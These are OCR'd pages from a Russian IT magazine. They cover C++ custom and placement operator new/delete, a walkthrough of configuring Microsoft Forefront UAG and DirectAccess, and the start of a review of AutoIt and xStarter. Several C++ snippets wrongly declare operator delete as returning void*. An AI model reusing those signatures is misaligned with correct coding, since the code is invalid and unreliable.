
      // освободить память, на которую указывает
rawMemory;
}
```

Если оператор delete является функцией-членом класса, то, как и в случае с new, следует позаботиться о проверке размера удаляемой памяти. Если пользовательская реализация new для класса Base выделила sizeof(Base) байтов памяти, то и самописный delete должен освободить ровно столько же байтов. В противном случае, если размер удаляемой памяти не совпадает с размером класса, в котором определен оператор, следует передать всю работу стандартному delete.

Псевдокод функции-члена delete

```
class Base {
public:
      static void *operator new (std::size_t size)
         throw(std::bad_alloc);
      static void *operator delete
         (void *rawMemory, std::size_t size) throw();
      ...
};

void* Base::operator delete (void *rawMemory,
      std::size_t size) throw()
{
```



```
        // если нулевой указатель, ничего не делать
        if(rawMemory == 0) return;

        if (size != sizeof(Base)) {
            ::operator delete(rawMemory);
            return;
        }

        // освободить память, на которую указывает
rawMemory;
}
```

Операторы new и delete с размещением

Функция operator new, принимающая дополнительные параметры, называется «оператором new с размещением». Обычно в качестве дополнительного параметра выступает переменная типа void*. Таким образом, определение размещающего new выглядит примерно так: `void *operator new(std::size_t, void *pMemory).`
В более широком смысле new с размещением может принимать любое количество дополнительных параметров любого типа.
Оператор delete называется «размещаемым» по такому же принципу — он тоже должен помимо основных принимать и дополнительные параметры.
Теперь давай рассмотрим случай, когда мы динамически создаем объект какого-либо класса. Код такой операции должен быть всем хорошо знаком: `widget *pw = new Widget`. Создание объекта происходит в два этапа. На первом выделяется требуемый объем памяти стандартным оператором new, а на втором вызывается конструктор класса Widget, который инициализирует объект. Может возникнуть ситуация, когда память на первом шаге будет выделена, а конструктор возбудит исключение, и указатель *pw останется неинициализированным. Ахтунг! Таким образом мы получим потенциальную утечку памяти. Чтобы этого не произошло, за дело должна взяться система времени исполнения C++. Она обязана вызвать оператор delete для выделенной памяти на первом этапе создания объекта. Но есть один маленький нюанс, который может все испортить. C++ вызовет delete, сигнатура которого совпадает с сигнатурой new, используемого для выделения памяти. Когда мы пользуемся стандартными формами new и delete, проблем не возникает, но если мы напишем собственный new с размещением и забудем накодить соответствующую форму delete, то мы практически со стопроцентной вероятностью получим утечку памяти при возбуждении исключения в конструкторе класса.

Такой код может вызвать утечки памяти

```
class Widget {
public:
    ...

    static void *operator new(std::size_t size,
        std::ostream& logStream) throw(std::bad_alloc);

    static void *operator delete(void *pMemory,
        std::size_t size) throw();

    ...
};

Widget *pw = new (std::cerr) Widget;
```

Решение этой проблемы заключается в написании оператора delete с сигнатурой, соответствующей сигнатуре new с размещением. В случае необходимости отменить выделение памяти именно этот operator delete будет вызван системой времени исполнения C++. В коде это может выглядеть так:

Теперь утечек не должно быть

```
class Widget {
public:
    ...
    static void *operator new(std::size_t size,
        std::ostream& logStream)
        throw(std::bad_alloc);

    static void *operator delete(void *pMemory,
        std::size_t size)
        throw();

    static void *operator delete(void *pMemory,
        std::ostream& logStream)
        throw();

    ...
};

Widget *pw = new (std::cerr) Widget;
```

Не следует забывать, что сконструированный объект может быть удален стандартной формой delete. Чтобы полностью избежать всех возможных проблем, связанных с выделением памяти, следует переопределить и этот вариант функции освобождения памяти.
Еще один важный момент связан с сокрытием имен функций. Если мы определим какую-либо форму new, то все остальные стандартные формы этого оператора станут недоступны.

СОКРЫТИЕ ИМЕН

```
class Base {
public:
    static void *operator new (std::size_t size,
        std::ostream& logStream)
        throw(std::bad_alloc);
         …
};

// Ошибка! Обычная форма new скрыта
Base *pb = new Base;

// Правильно, вызывается размещенный new из Base
Base *pb = new (std::cerr) Base;
```

Чтобы избежать этого, можно написать формы-переходники, которые будут перенаправлять вызовы к стандартным операторам или использовать using-объявления.

Заключение

На этом мы закончили разбираться с особенностями менеджмента памяти в C++ и получили порцию полезных знаний, которые пригодятся любому уважающему себя кодеру. До новых встреч в эфире!



Сергей «grinder» Яремчук grinder@synack.ru

Вход в цитадель

НАСТРАИВАЕМ ШЛЮЗ УДАЛЕННОГО ДОСТУПА FOREFRONT UAG

Современная корпоративная сеть предоставляет большое количество сервисов. Часть из них должна быть видна из интернета, и админу необходимо решить эту проблему, опубликовав ресурсы на файере. Но для некоторых служб и приложений без Forefront UAG это будет сделать весьма непросто.

НАЗНАЧЕНИЕ FOREFRONT UAG

Продукт Forefront Unified Access Gateway (UAG) позиционируется как средство предоставления доступа к внутренним ресурсам сети через единую точку входа. Буквально за пару щелчков мышкой можно обеспечить клиенту подключение к самым разнообразным приложениям и сервисам, разработанным как в недрах Microsoft, так и сторонними производителями. По сравнению с Intelligent Application Gateway (IAG 2007), на платформе которого построен UAG, расширен список внутренних ресурсов, подлежащих публикации: Remote Desktop Services, SharePoint и Exchange (Outlook Web App и Anywhere), Dynamics CRM, Citrix XenApp, файловый сервис и так далее.

Еще одна фишка — политики доступа, при помощи которых админ задает требования для подключающихся клиентских систем: платформа, ОС, настройки системы и безопасности, наличие обновлений и т.д. Установка политик производится непосредственно в консоли управления UAG, также возможно использование политик NAP, расположенных на NPS-сервере (см. врезку «NAP & NPS»).

UAG может использоваться в трех вариантах:

- сервер публикаций (publishing server) — публикация корпоративных приложений и ресурсов и обеспечение доступа к ним;
- сервер DirectAccess — позволяет подключаться ко внутренней сети и ее ресурсам из любого места; в отличие от VPN, все настройки производятся автоматически, не требуя вмешательства пользователя;
- смешанный сервер (или несколько серверов), обеспечивающий обе функции.

Что особенно важно, UAG существенно расширяет возможности, заложенные в DirectAccess. В частности, упрощается доступ к практически любым серверам, которые изначально не поддерживают эту технологию, в том числе устаревшим версиям Win2k3 и серверам, построенным на не-Windows платформе. Аналогичная ситуация и с другой стороны сети. Изначально DirectAccess поддерживают только Win7 и Win2k8R2, применение UAG обеспечивает SSL VPN доступ для клиентов XP/Vista, *nix/Mac OS X систем и различного рода мобильных девайсов. Применение UAG позволяет админам изменять настройки на клиентах, устанавливать обновления, изменять групповые политики, даже если пользователь еще не зарегистрировался в системе.

При работе в NLB (Network Load Balancing) массиве настройка производится из консоли UAG, при этом один из серверов назначается основным (master), все произведенные на нем настройки автоматически подхватываются остальными серверами. UAG поддерживает NLB, предоставляемую службой Win2k8R2. Как вариант возможна работа с продуктами сторонних разработчиков, некоторые из них представлены на партнерской странице — go.microsoft.com/fwlink/?LinkId=166184.

Публикация приложений производится при помощи транков (trunks). При этом подключение можно организовать по принципу «один ко многим», когда пользователь получает доступ ко всем приложениям с единого адреса. Вариант «один к одному» позволяет подключаться с одного IP на один опубликованный сервис.

Кроме того, Forefront UAG умеет производить предварительную аутентификацию клиента еще до того, как он будет подключаться ко внутреннему ресурсу. Для чего UAG поддерживает большое количество протоколов аутентификации: LDAP, RADIUS, TACACS, сертификаты SSL, WINHTTP.

Средствами UAG легко обеспечить единый вход (Single Sign-On) ко всем ресурсам, когда пользователь будет вводить пароль один раз. Для этого после авторизации на сервере UAG последний отсылает данные другим серверам для проверки подлинности, используя протоколы Kerberos, NTLM, HTTP. Возможна аутентификация пользователя и средствами внутреннего сервера. Поддерживается совместная работа со службой федерации AD — Active Directory Federation Services (AD FS).

Отмечу, что UAG никак не заменяет Forefront TMG (Threat Management Gateway, напомню, обеспечивает защиту периметра сети). Эти продукты направлены на решение разных задач, но принадлежность к единому семейству дает возможность их совместного использования и управления из единой консоли. По сути, UAG расширяет функции TMG.

УСТАНОВКА FOREFRONT UAG

Для установки потребуется сервер с CPU 2,66+ ГГц, 8+ Гб RAM (мастер установки выдаст предупреждение при наличии менее 4 Гб RAM), NIC 2+. Все это должно работать по д управлением Win2k8R2 версии Standard или Enterprise. Последние бывают только 64-битными, поэтому и выбора, как такового, у нас нет. Никаких других ролей или приложений сервер содержать не должен, иначе это может вызвать сбои в работе мастера. Перед началом установки сервер должен быть подсоединен к домену.

На сайте доступна триал-версия, которая будет полнофункциональна в течение 120 дней. Проверить время до окончания пробного периода можно, запустив утилиту Uagver.exe (лежит в корне ISO-образа).

В окне приглашения программы установки доступен ряд ссылок, в частности на сопутствующую документацию проекта и ресурс TechNet, где можно найти все требования, которые должны быть выполнены для инсталляции UAG. Также рекомендуется накатить все




обновления — нажатие на ссылку «Run Windows Update» запустит соответствующий мастер.
Теперь выбираем «Install Forefront UAG», после чего запускается Setup Wizard. По сути, ничего сложного в нем нет, просто пять раз жмем кнопку «Next». По окончании соглашаемся с перезагрузкой сервера, после которой обнаружим ряд новых запущенных сервисов (названия содержат Forefront).
В меню Пуск появляется подменю, где собраны ссылки для запуска консолей TMG и UAG. Выбираем консоль управления Forefront UAG Management. При первом запуске стартует мастер Getting Started Wizard, состоящий из трех шагов, выбор каждого приводит к запуску еще одного мастера. На этапе «Configure Network Setup» мастер проверяет настройки сетевых карт и выводит их список в небольшом окне. Устанавливаем чекеры из Unassigned в Internal и External и в случае необходимости настраиваем сетевой интерфейс. Далее в «Define server Topology» выбираем топологию сервера UAG — одиночный (Single server) или член массива серверов (Array member). Если компьютер не присоединен к домену, то будет доступен только вариант Single server. И, наконец, третий шаг — «Join Microsoft Update» — опциональный, он позволяет подключиться к сервису обновлений Microsoft Update для получения последних апдейтов. Все, активируем конфигурацию и устанавливаем пароль для бэкапа файлов.


КОНСОЛЬ КОНФИГУРАЦИИ FOREFRONT UAG

После загрузки консоли следует выбрать свой узел в корне сайта. Здесь будут отображены основные сообщения и проблемы, мешающие нормальной работе UAG, если таковые будут обнаружены.
Установки в консоли конфигурации UAG разделены на три группы, в которых производятся настройки HTTP/HTTPS-подключений и DirectAccess. Первые две используются для создания новых транков (в терминологии ISA/TMG — «публикация ресурсов»), что позволяет настроить доступ к таким сервисам, как Outlook Web App, IIS, RDS, Citrix XenApp и некоторым другим приложениям.
Перед созданием HTTPS-транка необходимо сгенерировать сертификат в Certificate Manager, который будет использоваться для проверки подлинности сервера (подробно о создании сертификата смотри в статье «Слоеный VPN», опубликованной в] [08.2008). Для возможности SSO необходимо иметь настроенный Kerberos.
Удобно, что большинство нужных ссылок, позволяющих корректно настроить необходимые для работы UAG параметры, собраны в меню Admin. Некоторые из произведенных здесь установок затем будут доступны при работе мастеров. Так, в Admin можно настроить сервер аутентификации и авторизации (Authentication and Authorization Servers), сервер сетевой политики NPS, параметры балансировки нагрузки (Load Balancing), определить настройки SSL (SSL Protocol Settings), доступ к файлам (File Access) и многое другое.
Принцип создания транка очень прост: выбираем в меню New Trunk и следуем указаниям мастера. В процессе установок необходимо выбрать тип транка. Если отметить Portal trunk, то аутентификация будет производиться средствами UAG. Если планируем использовать для аутентификации средства Active Directory, ставим флажок напротив ADFS trunk. Флажок «Publish Exchange applications via the portal» позволяет публиковать в транке приложения Exchange.
Затем указываем название транка (оно должно быть уникальным), имя удаленного узла, к которому будет выполняться подключение, и IP-адрес/порт. Опционально можно редиректить HTTP-трафик на HTTPS-порт, для этого нужно просто установить соответствующий флажок. Следующий шаг — выбор сервера аутентификации и авторизации: отмечаем в списке нужный или, если список пуст, нажав кнопку Add, производим настройку. В предложенном списке указываем протокол авторизации, данные сервера и пароль для доступа.
Шаг 5 позволяет настроить использование политик доступа — внутренние политики (Forefront UAG access policies) или NAP (сервер NAP должен быть настроен). Политики UAG предлагаются по умолчанию, если их оставляем, то нужно указать политики для привилегированных и анонимных пользователей. При необходимости новую политику можно создать прямо в окне мастера, указав платформу или приложения. Если создаем HTTPS-транк, добавляется еще один шаг — выбор сертификата.
Все, транк создан, он будет показан в окне менеджера управления UAG. Аналогичным образом создаем и другие транки, если в них есть необходимость. Все произведенные настройки транка легко отредактировать. Выбираем нужный в окне менеджера и нажимаем кнопку Configure в области Trunk Configuration. В нескольких вкладках открывшегося окна можно указать максимальное количество подключений, изменить настройки аутентификации, настроить параметры сессии, проверку URL, парсинг и замену контента и другие настройки. Большая часть параметров понятна и без подсказки, поэтому остановлюсь лишь на некоторых. Во вкладке Portal настраиваем поиск и замену текста в URL, список URL, для которых такой анализ производиться не должен (например, локальный узел). Плюс здесь же вручную указываем список адресов, при вызове которых клиент будет перенаправляться на другой URL.
Вкладка URL Inspection позволяет задать список валидных методов для доступа к URL (POST, GET, PUT, DELETE и т.п.), установить ограничение по размеру для POST/PUT, указать список символов, которые разрешены в URL.





Мастер установки Forefront UAG



Инструмент Forefront UAG 2010 Best Practices Analyzer Tool поможет разобраться с проблемами

Переходим к URL Set, где определяются правила проверки адресов. Здесь можно задавать шаблоны и указывать действие Accept или Reject (URL, не попадающий под шаблон, будет блокирован). Сами правила могут быть Primary (первичными) и Exclude (позволяют установить исключения для Primary).

Во вкладке Global URL Settings уточняются общие правила, которые добавляются к настройкам, произведенным в URL Set.

Теперь можем публиковать приложение на сервере UAG. Выбираем транк и пункт «Add Application» в контекстном меню, после чего запускается визард. На первом шаге выбираем приложение. Здесь пять пунктов: Built-in services (файловый сервис, веб-монитор), Web (Exchange, SharePoint, Dynamics CRM и т.д.), Client/server and legacy, Browser-embedded (Citrix XenApp), Terminal services (TS)/Remote Desktop Services (RDS). Выбираем любой, после чего в раскрывающемся списке приложение (см. выше в скобках). Дальнейшие настройки мастера будут зависеть от выбранных здесь установок. И наконец, отмечаем, каких пользователей будем авторизовывать. Выполненные настройки система сохранит в хранилище TMG. На их основе автоматически создаются новые правила брандмауэра, в этом можно убедиться, открыв менеджер TMG: мы увидим все правила, соответствующие нашим установкам.

НАСТРОЙКА DIRECTACCESS

Так как поддержка технологии DirectAccess является одной из основных функций, которая отличает UAG от IAG 2007, рассмотрим ее настройку. Сначала должны быть выполнены обязательные требования, все они описаны в документе «Forefront UAG DirectAccess prerequisites», но его структура довольно запутана, с множеством переходов, поэтому изложу все в краткой форме. Так, компьютер обязательно должен быть подключен к домену, иметь две сетевые карты, а внешний сетевой интерфейс обладать двумя «белыми» IPv4-адресами (подробности по адресу go.microsoft.com/fwlink/?LinkId=169486). Для удобства управления лучше создать отдельное подразделение в AD, все учетные записи клиентских компьютеров и серверов, входящих в него, будут получать доступ к DirectAccess. Также следует настроить автоматическую подачу заявок на сертификаты (AutoEnrollment), позволяющую автоматом регистрировать сертификаты клиентов. Для этого запускается консоль Certification Authority, и во вкладке Manage –> Certificate Templates выбираем Workstation Authentication. Далее заносим в список доменные группы, которые будут использоваться при подключении к DirectAccess, и устанавливаем разрешения Autoenroll и Enroll. В редакторе групповых политик создаем новый GPO (DirectAccess IPsec Certificate AutoEnrollment), затем в «Computer Configuration –> Policies –> Windows Settings –> Security Settings» выбираем «Public Key Policies –> Certificate Services Client –> Autoenrollment». Вызываем окно редактирования и устанавливаем флажки «Renew expired certificates» и «Update certificates that use certificate templates». В Security Filtering добавляем группы, которые будут работать с DirectAccess, все остальные группы, прописанные здесь по умолчанию, удаляем.


Еще один важный пункт — настройка DNS-инфраструктуры. Частично настройки были рассмотрены в статье «Синхронный заплыв на дальнюю дистанцию», опубликованной в][11.2009, нам лишь остается при помощи GPO установить DNS-суффиксы для клиентов, подключающихся посредством DirectAccess. Переходим в Computer Configuration → Policies → Administrative Templates →

NAP & NPS

Network Access Protection — технология, позволяющая контролировать доступ к сети, исходя из информации о состоянии системы клиентского хоста.
Network Policy Server позволяет централизованно настраивать и управлять сетевыми политиками, используя для этого RADIUS-сервер, RADIUS-прокси и сервер политик NAP.

Решаем проблемы

Несмотря на то, что в настройке транков, приложений и прочих параметров UAG помогают мастера, выдающие внятные подсказки, с первого раза все запустить не всегда получается. Уж слишком много сервисов завязано в единый узел. Проблемы, которые касаются текущего узла, отображаются в консоли управления UAG. Проанализировать ситуацию в комплексе поможет инструмент Forefront UAG 2010 Best Practices Analyzer (BPA) Tool, который можно скачать с сайта Microsoft. Проведя ряд тестов, BPA выдает отчеты, в них будет отражена текущая ситуация, ключевые моменты в настройках и потенциальные проблемы. Кроме того, выполняя рекомендации, выданные BPA, можно достичь большей производительности. Для Forefront TMG доступен аналогичный инструмент — Forefront TMG BPA Tool.



Конфигурируем транк в Forefront UAG

Network, выбираем DNS Client и вызываем на редактирование Primary DNS Suffix, где вводим DNS-суффикс нашего домена. Теперь можно переходить непосредственно к настройкам DirectAccess в консоли управления UAG.


Все установки DirectAccess производятся в соответствующем меню. Многие вопросы совпадают с настройками DirectAccess, о которых рассказывалось в указанной выше статье. Сейчас нам предстоит последовательно пройти три этапа. Первый шаг — настройка клиентов, здесь указываем Active Directory, которую мы создали для компьютеров, работающих через DirectAccess. На следующем шаге настраивается сервер, для которого указываем внешний и внутренний интерфейсы. Проверяем, чтобы были установлены флажки в параметрах «Enable UAG DirectAccess NAT64» и «Enable UAG DirectAccess DNS64». Далее указываем сертификаты (корневой и HTTPS), которые будут использованы для проверки подлинности. И, наконец, третий этап — «Infrastructure Servers Configuration» — здесь настраиваем все сервера, предоставляющие услуги клиентам. Просто перечисляем их имена и DNS-суффиксы в предложенных полях. Далее выводится список серверов, участвующих в аутентификации, здесь должен быть виден контроллер домена. Добравшись до «Application Servers», настраиваем собственно серверы приложений. Нажимаем кнопку «Generate Policies», а после того, как политики будут созданы, нажимаем «Apply Now», чтобы их применить. Закрываем окно и форсируем события, введя команду «gpupdate /force». После всех настроек клиенты смогут подключаться из внешней сети к внутренним серверам.

Осталось добавить, что созданную конфигурацию можно экспортировать и импортировать, в меню Admin находится пункт настройки бэкапа. Из панели доступен Web Monitor (порт 5002), позволяющий просмотреть список событий (система, защита, приложения), мониторить работу серверов в массиве, приложений и пользователей.


В комплект также входит консоль Activation Monitor, которая в реальном времени позволяет контролировать статус членства в массиве UAG и ряд других параметров, таких как настройки сетевых интерфейсов, политики, состояние связанных сервисов.

ЗАКЛЮЧЕНИЕ

Как видишь, имея множество функций, UAG на самом деле довольно прост в настройках. Многие операции по конфигурированию не потребуют чтения документации. Из минусов, наверное, можно назвать суммарную стоимость лицензий на софт и ОС. Хотя, если организация завязана на продукцию MS, более удобной альтернативы не найти. ⌶



Правила UAG, созданные в Forefront TMG



info

- Обзор Forefront TMG читай в статье «Форпост для защиты периметра» в][09.2009
- Подробнее о NAP ты узнаешь в статье «Сетевой коп» в][12.2008
- Подробно о создании сертификата смотри в статье «Слоеный VPN» в][08.2008
- Проверить время до окончания пробного периода Forefront UMG можно, запустив консольную команду Uagver.exe
- Учитывая сегодняшнюю мегапопулярность различного рода мобильных устройств, их поддержка изначально включена в UAG.



links

Страница Forefront UMG — www.microsoft.com/forefront/unified-access-gateway



Эникейщик на привязи

ОБЗОР ПРОГРАММ ДЛЯ АВТОМАТИЗАЦИИ РУТИННЫХ ОПЕРАЦИЙ

ОС Windows завоевала популярность в первую очередь благодаря удобному и понятному интерфейсу. Но если обычный пользователь от этого только выиграл, то для админа кнопочное управление имеет множество неудобств. Конечно, часть задач можно решить за счет консольных команд и скриптов, но далеко не все. И здесь на помощь приходят специальные средства автоматизации.

AUTOIT

Одним из самых популярных средств автоматизации у админов является AutoIt (autoitscript.com/autoit3), моделирующий нажатия клавиш, щелканье мышкой и другие подобные действия, которые обычно выполняет пользователь при работе в GUI-приложениях. Используя AutoIt, все эти движения можно запрограммировать при помощи BASIC-подобного языка. Программа умеет управлять процессами, обращаться к Windows API и DLL, реестру, буферу обмена, файлам (чтение, изменение, удаление), создавать GUI, сообщения, формы для ввода данных, работать с БД (MySQL и SQLite), читать HTML-код, скачивать файлы, отправлять e-mail и многое другое. В общем, все зависит исключительно от желания возиться с настройками. Отрадно, что AutoIt не требует от админа навыков программирования. В скриптах можно легко получить доступ к управляющим элементам окон, написав всего пару строк кода. Однако следует помнить, что AutoIt без проблем работает со стандартными окнами Windows. Если же авторы позаботились об уникальности интерфейса, с настройкой AutoIt придется немного попотеть, чтобы найти нужные параметры.

Поддерживает Windows от 95 до 2k8, в том числе работает и в 64-битных версиях системы, «дружит» с вистовским UAC. Удобно, что сценарии можно скомпилировать в exe'шник и затем выполнить на другой машине. Никаких дополнительных приложений и библиотек при этом не требуется.

Распространяется AutoIt под freeware-лицензией, разрешающей его использование без ограничений, в том числе и с коммерческой целью. Установка стандартна, каких-либо дополнительных требований нет. Текущей версией является 3, которая несовместима по синтаксису с предыдущей, второй версией. Программа поставляется вместе с редактором скриптов SciTE4AutoIt3, утилитой проверки синтаксиса AU3Check.exe, готовыми примерами, компилятором Aut2Exe (и обратным Exe2Aut) и справкой. Во время установки расширение *.au3 будет сопоставлено с интерпретатором AutoIt.

Язык сценариев, применяемый в AutoIt — это одна из его сильных сторон. Он одновременно мощный и простой. Например, чтобы запустить программу, достаточно написать:

```
Run("calc.exe")
```

Все, больше никаких действий. С помощью AutoIt очень удобно автоматизировать процесс установки приложений, которые не поддерживают файлы ответов. Чтобы отлавливать окна, для ввода параметров обычно используется функция WinWaitActive, которая прерывает выполнение скрипта до момента активации окна. В качестве параметров функции следует указать заголовок окна и опционально дополнительный текст. Последнее позволяет отличать разные окна одной программы друг от друга. Например, окна инсталлятора самого AutoIt содержат один и тот же заголовок — AutoIt v3.3.6.1.5, то есть, если использовать:

```
WinWaitActive("AutoIt v3.3.6.1.5")
```

Эта конструкция будет соответствовать всем шагам инсталлятора. Поэтому лучше уточнить, введя дополнительный текст, который высвечивается в окне, например:

```
WinWaitActive("AutoIt v3.3.6.1.5", "License Agreement")
```

Так мы однозначно обратимся к окну лицензионного соглашения. Осталось лишь отправить ему подтверждение:

```
Send("!y")
```

Как видишь, все просто. Вместе с программами устанавливается также утилита AutoIt Window Info Tool (AU3Info.exe), которая как раз и поможет тебе получить всю инфу по заголовку окна, тексту (отображаемому и скрытому), строке статуса, расположению, цвету и так далее. Просто запускаем и наводим крестик на окно, после чего в Window Info Tool считываем все значения. С его помощью собрать нужные сведения по окну подопытной программы значительно проще. Справка в AutoIt очень подробная, в ней есть все тонкости по использованию языка. В документации на сайте проекта найдешь ссылку на переведенную версию справки. Плюс на многочисленных профильных форумах обычно присутствует отдельная ветка. Каких-либо проблем в изучении AutoIt быть не должно, за один вечер можно научиться писать простые скрипты, сложные решения потребуют, естественно, больших временных затрат.




XSTARTER

Еще одна популярная программа для автоматизации рутинных задач сисадмина. Разработчиком является наш соотечественник, Гилев Алексей (xstarter.com/rus), соответственно, xStarter имеет локализованный интерфейс, и самое главное — для русскоязычных пользователей программа распространяется бесплатно.
